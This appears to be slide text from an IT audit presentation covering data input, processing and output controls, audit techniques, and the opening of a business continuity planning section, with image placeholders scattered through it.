


Understand the issues

- Systems development methodology
- Functional design
- Change control
- System usage
- Implementation details

Identify the Exposures

Develop Risk Model



Know these data controls

Input/Origination Controls

- Input authorization

- Batch controls and balancing

- Input error reporting and handling

- Batch integrity of online or database systems

Processing Validation and Editing


- Data validation and editing

- Data file control procedures


Output controls

Recognize the controls - example

Transaction log Reconciliation process



Observe procedures (example)



Use Proven Audit Techniques

- Analyze transaction flow
- Prepare risk model
- Observe procedures
- Test data integrity

DATA VALIDATION SUMMARY

- Identify - risks in apps
- Evaluate - map controls to potential risks
- Test - controls and overall control environment
- Assess - report results to management

**BUSINESS
CONTINUITY
PLANNING &
TESTING**

Understand the issues

- Senior Management

safeguarding assets and viability

- User Management


support services

business operations


information processing

- Objective is end to end recovery


Identify the Exposures



disruption



disaster




catastrophe

